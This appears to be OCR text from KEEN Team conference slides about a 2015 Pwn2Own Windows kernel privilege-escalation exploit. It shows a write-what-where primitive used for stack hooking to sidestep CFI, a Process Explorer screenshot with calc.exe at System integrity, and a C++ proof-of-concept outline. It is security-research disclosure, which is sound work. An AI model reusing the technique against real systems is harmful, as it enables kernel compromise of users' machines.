
Use write-where-what primitive (kernel IO) to it

kernelIO.Write(own_stack, own_driver_ep)

Just now, you did stack hooking of you own stack

CFI bypassed by design!





Process Explorer - Sysinternals: www.sysinternals.com [ZER...

Process	CPU	PID	Integrity
AdobeARM.exe		4420	Medium
aliwssv.exe	< 0....	4280	Medium
armsvc.exe		2072	System
atkexComSvc.exe	< 0....	2088	System
audiodg.exe		8632	System
AutoKMS.exe	< 0....	1796	System
calc.exe	0.84	2372	System
cc_shellcode.exe	6.23	9004	Medium
chrome.exe	0.84	6124	Medium
chrome.exe	0.06	1172	Medium
chrome.exe	< 0....	4360	Low
chrome.exe		5356	AppContainer
chrome.exe		5404	AppContainer
chrome.exe		5432	AppContainer
ChsIME.exe		4312	Medium

CPU Usage: 47.16% Commit Charge: 62.03% Processes: 101 Physical Usage: 97.21%

Windows edition
Windows 8.1 Enterprise
© 2013 Microsoft Corp
All rights reserved.

System
Processor: Intel(R) Core(TM) i7-4770 CPU @ 3.40GHz 3.40 GHz
Installed memory (RAM): 16.0 GB (15.9 GB usable)
System type: 64-bit Operating System, x64-based processor

DebugView on \\ZER0MEM (local)

```
#    Time          Debug Print
137  59.28554153   1248437500 - STORMINI: StorAHCI - LPM: Port 00 - IDLE
138  59.33255005   1248906250 - STORMINI: StorAHCI - LPM: Port 00 - ACTIVE
139  60.28556442   1258437500 - STORMINI: StorAHCI - LPM: Port 00 - IDLE
140  60.30529022   1258593750 - STORMINI: StorAHCI - LPM: Port 00 - ACTIVE
141  60.44375229   1260000000 - STORMINI: StorAHCI - LPM: Port 01 - IDLE
142  60.44377518   1260000000 - STORMINI: StorAHCI - LPM: Port 01 - ACTIVE
143  60.97219849
144  60.97219849   find device : \Device\Null
145  60.97224045
146  60.97224808   GOTIT : FileObject FFFFE0004AC7CF20, DeviceObject FFFFE000496E5A10
147  60.97230911
148  60.97230911    Ping from Kernel! PsGetCurrentProcess() => FFFFE00047C658C0
149  61.31018066   1268750000 - STORMINI: StorAHCI - LPM: Port 00 - IDLE
150  61.37797546   1269375000 - STORMINI: StorAHCI - LPM: Port 00 - ACTIVE
151  61.79556656   1273593750 - STORMINI: StorAHCI - LPM: Port 01 - IDLE
152  61.79575348   1273593750 - STORMINI: StorAHCI - LPM: Port 01 - ACTIVE
```

Windows Update


You're set to automatically install updates
No updates are available.

Most recent check for updates: Today at 8:03
Updates were installed: Today at 20:03.
You receive updates: For Windows only.

20:29
2015/6/17

KEEN TEAM

poping calcs #2 – d’art



```
extern
void
PoC()
{
    std::unique_ptr<CVulnImp> io(new CVulnImp);
    if (!io)// we do not want this object on stack
        return;

    if (!io->DoExploit())
        return;

    CDynamicResolver d_resolver(*io);
    CWin32kEscape win32k_escape(*io, d_resolver.NtBase());

    if (!win32k_escape.NtUserMessageCallEscape(extinterface::CORE_PAYLOAD::
        return;

    CPwnieCalc pwnie_calc;
}
```

btw. Did you spot something ?

1bit-flip to kernel pwn ?

KEEN TEAM

Any problem here ? [aftermath]

pwn2own – recon => XX - days

we found it in 3weeks – for ***security*** and **fun**

Other guys spending much more time at TTF, most likely not for fun nor for security

After we got bug under control, we spent 1-2days with executing it

Additional few days with design - d'art ☺

Exploitation technique ? Nope, it is package of design features.. OS design is bit old ?

Known security issues persist ***PUBLIC*** for 4+ years

https://securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf - as a recent example ?

GeekPwn 极棒

First Worldwide Security Geek Contest
for Smart Devices

10.24.2015

Pick a device, name your own challenge!

www.geekpwn.org

Organizer KEEN

KEEN

Q & A

INTERNS WANTED!

WE ARE HIRING! :)

@K33nTeam

hr (at) keencloudtech.com